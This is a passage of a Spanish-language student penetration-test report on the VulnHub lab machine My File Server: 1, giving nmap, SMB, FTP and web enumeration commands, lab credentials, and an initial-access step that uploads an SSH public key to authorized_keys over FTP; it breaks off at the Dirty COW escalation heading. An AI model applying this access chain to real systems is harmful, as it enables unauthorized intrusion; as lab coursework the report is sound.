

PARCIAL II – FUNDAMENTOS DE CIBERSEGURIDAD

ACTIVIDAD 13

RED TEAM REPORT PENTESTING DE MY FILE SERVER: 1

Informe técnico profesional de pruebas de penetración

Alumno	Quetzal Olin Rodríguez Jiménez
Materia	Fundamentos de Ciberseguridad
Docente	Mtro. Servando López Contreras
Máquina objetivo	My File Server: 1 – VulnHub
IP de la máquina	192.168.100.155
Fecha	30/09/2026

1. EXECUTIVE SUMMARY

Se realizó una prueba de penetración sobre la máquina virtual My File Server: 1, publicada como laboratorio vulnerable en VulnHub. El objetivo fue identificar la superficie de ataque, enumerar servicios, obtener acceso inicial, demostrar la posibilidad de acceso remoto mediante una clave SSH introducida a través de FTP y comprobar una escalada local de privilegios asociada con Dirty COW (CVE-2016-5195).

El escenario demuestra una cadena de compromiso compuesta por varias debilidades: exposición de servicios de red, configuración insegura de servicios de transferencia/compartición de archivos, reutilización de credenciales, posibilidad de escribir archivos en el directorio del usuario y un kernel Linux vulnerable a una condición de carrera de copy-on-write.

La evidencia final esperada es la obtención de una sesión con privilegios de root y la lectura del archivo de prueba proof.txt. La ejecución debe documentarse mediante capturas de pantalla y salidas de comandos, manteniendo separados los resultados realmente observados de los resultados de referencia del laboratorio.

2. ALCANCE (SCOPE)

Elemento	Definición
Objetivo	My File Server: 1 – máquina virtual vulnerable de VulnHub.
IP objetivo	192.168.100.155
Atacante	Kali Linux dentro del mismo laboratorio/red virtual.
Tipo de evaluación	Black-box / caja negra con información inicial limitada al objetivo.
Actividades incluidas	Reconocimiento, escaneo, enumeración, acceso inicial, explotación controlada y escalada de privilegios.
Actividades excluidas	Denegación de servicio, persistencia fuera del laboratorio, ataque a terceros y extracción de información ajena al objetivo.
Resultado buscado	Demostrar compromiso del sistema y obtener proof.txt.

3. METODOLOGÍA APLICADA

La evaluación se estructuró en las siguientes fases:

- Reconocimiento: identificación de la dirección IP y disponibilidad del objetivo.
- Escaneo y enumeración: identificación de puertos, versiones y servicios.
- Enumeración específica: revisión de SMB, FTP y servicio web.
- Acceso inicial: uso controlado de credenciales descubiertas y abuso de la capacidad de escritura por FTP para establecer autenticación SSH mediante clave pública.
- Escalada de privilegios: identificación de la versión del kernel y validación controlada de CVE-2016-5195 (Dirty COW).
- Validación: comprobación del usuario efectivo, privilegios y archivo proof.txt.
- Análisis: evaluación de confidencialidad, integridad y disponibilidad, seguida de recomendaciones.


4. FASES DE RECONOCIMIENTO

4.1 Identificación de la IP

La máquina My File Server: 1 utiliza DHCP según la ficha de VulnHub, por lo que la dirección IP debe determinarse desde el laboratorio. ^[2]cite: VulnHub indica DHCP habilitado.

```
sudo netdiscover -r 192.168.56.100/24
```


```
ip addr
```



192.168.100.1	1c:e6:39:b2:8d:ac	3	180	HUAWEI TECHNOLOGIES CO.,L
192.168.100.9	84:c5:a6:fc:59:fe	4	240	Intel Corporate
192.168.100.37	8c:86:dd:2f:04:c5	5	300	TP-Link Systems Inc.
192.168.100.8	10:c7:53:c9:b4:5c	13	780	Qingdao Intelligent&Preci
192.168.100.139	88:f4:da:49:05:9d	150	9000	Intel Corporate
192.168.100.155	08:00:27:8e:ff:17	4	240	PCS Systemtechnik GmbH


Registrar la IP encontrada:

IP_OBJETIVO=192.168.100.155



4.2 Verificación de conectividad


```
ping -c 4 $IP_OBJETIVO
```



5. ENUMERACIÓN

5.1 Escaneo completo de puertos

`sudo nmap -p- --min-rate 2000 -T4 $IP_OBJETIVO -oN nmap_allports.txt`



El primer escaneo busca todos los puertos TCP para evitar limitar la evaluación a los puertos más conocidos.

5.2 Identificación de versiones

```
sudo nmap -sV -sC -p- $IP_OBJETIVO -oN nmap_services.txt
```

La opción -sV intenta identificar las versiones de los servicios y -sC ejecuta scripts NSE predeterminados. Los puertos reales deben tomarse de la salida del escaneo y no de una lista asumida.

5.3 Escaneo agresivo

```
sudo nmap -A $IP_OBJETIVO -oN nmap_A.txt
```

En referencias públicas de este laboratorio aparecen servicios como SSH, HTTP, SMB, NFS y ProFTPD; algunos walkthroughs muestran FTP en el puerto 2121. Esta información sirve como orientación, pero el informe final debe reportar los valores obtenidos en la ejecución propia.

5.4 Enumeración web


```
whatweb http://$IP_OBJETIVO
```

```
nikto -h http://$IP_OBJETIVO
```

```
curl -i http://$IP_OBJETIVO/
```

```
curl -s http://$IP_OBJETIVO/robots.txt
```

Buscar archivos, directorios, comentarios, credenciales de prueba o información que permita identificar usuarios o rutas internas. Si se localiza un archivo como readme.txt, registrar su contenido como evidencia.




5.5 Enumeración SMB

```
smbmap -H $IP_OBJETIVO
```

```
smbclient -L //$IP_OBJETIVO/ -N
```

```
enum4linux-ng -A $IP_OBJETIVO
```

El objetivo es identificar recursos compartidos, permisos, usuarios y posibles configuraciones anónimas.




5.6 Enumeración FTP

```
nmap -p 21,2121 -sV --script ftp-anon,ftp-syst $IP_OBJETIVO
```

```
ftp $IP_OBJETIVO
```

```
ftp $IP_OBJETIVO 2121
```

Probar el puerto que el propio Nmap haya identificado como FTP. Si el servicio permite acceso anónimo, registrar el comportamiento. En la cadena conocida de este laboratorio también se utilizan las credenciales smbuser:rootroot1.



5.7 Credenciales encontradas

Usuario	Contraseña	Origen/Evidencia
smbuser	rootroot1	Información obtenida durante la enumeración del laboratorio

Estas credenciales deben tratarse como credenciales de laboratorio y no reutilizarse fuera del entorno autorizado.

6. EXPLOTACIÓN / ACCESO INICIAL


6.1 Generación de clave SSH en Kali

```
mkdir -p ~/.ssh
```

```
ssh-keygen -t rsa -b 2048 -f ~/.ssh/id_rsa
```

Cuando solicite una contraseña para la clave, para reproducir exactamente el escenario académico se puede dejar vacía presionando ENTER dos veces. En un entorno real se recomienda proteger las claves privadas con

passphrase.



6.2 Acceso mediante FTP

ftp \$IP_OBJETIVO 2121

Name: smbuser

Password: rootroot1

pwd

mkdir .ssh

cd .ssh

put ~/.ssh/id_rsa.pub authorized_keys

quit

Si el servidor utiliza otro puerto FTP, sustituir 2121 por el puerto observado. La operación busca colocar la clave pública del evaluador en ~/.ssh/authorized_keys del usuario smbuser.

6.3 Acceso SSH

chmod 600 ~/.ssh/id_rsa


ssh -i ~/.ssh/id_rsa smbuser@\$IP_OBJETIVO

whoami

id

hostname

Resultado esperado: sesión como smbuser.



7. ESCALADA DE PRIVILEGIOS

7.1 Identificación del kernel

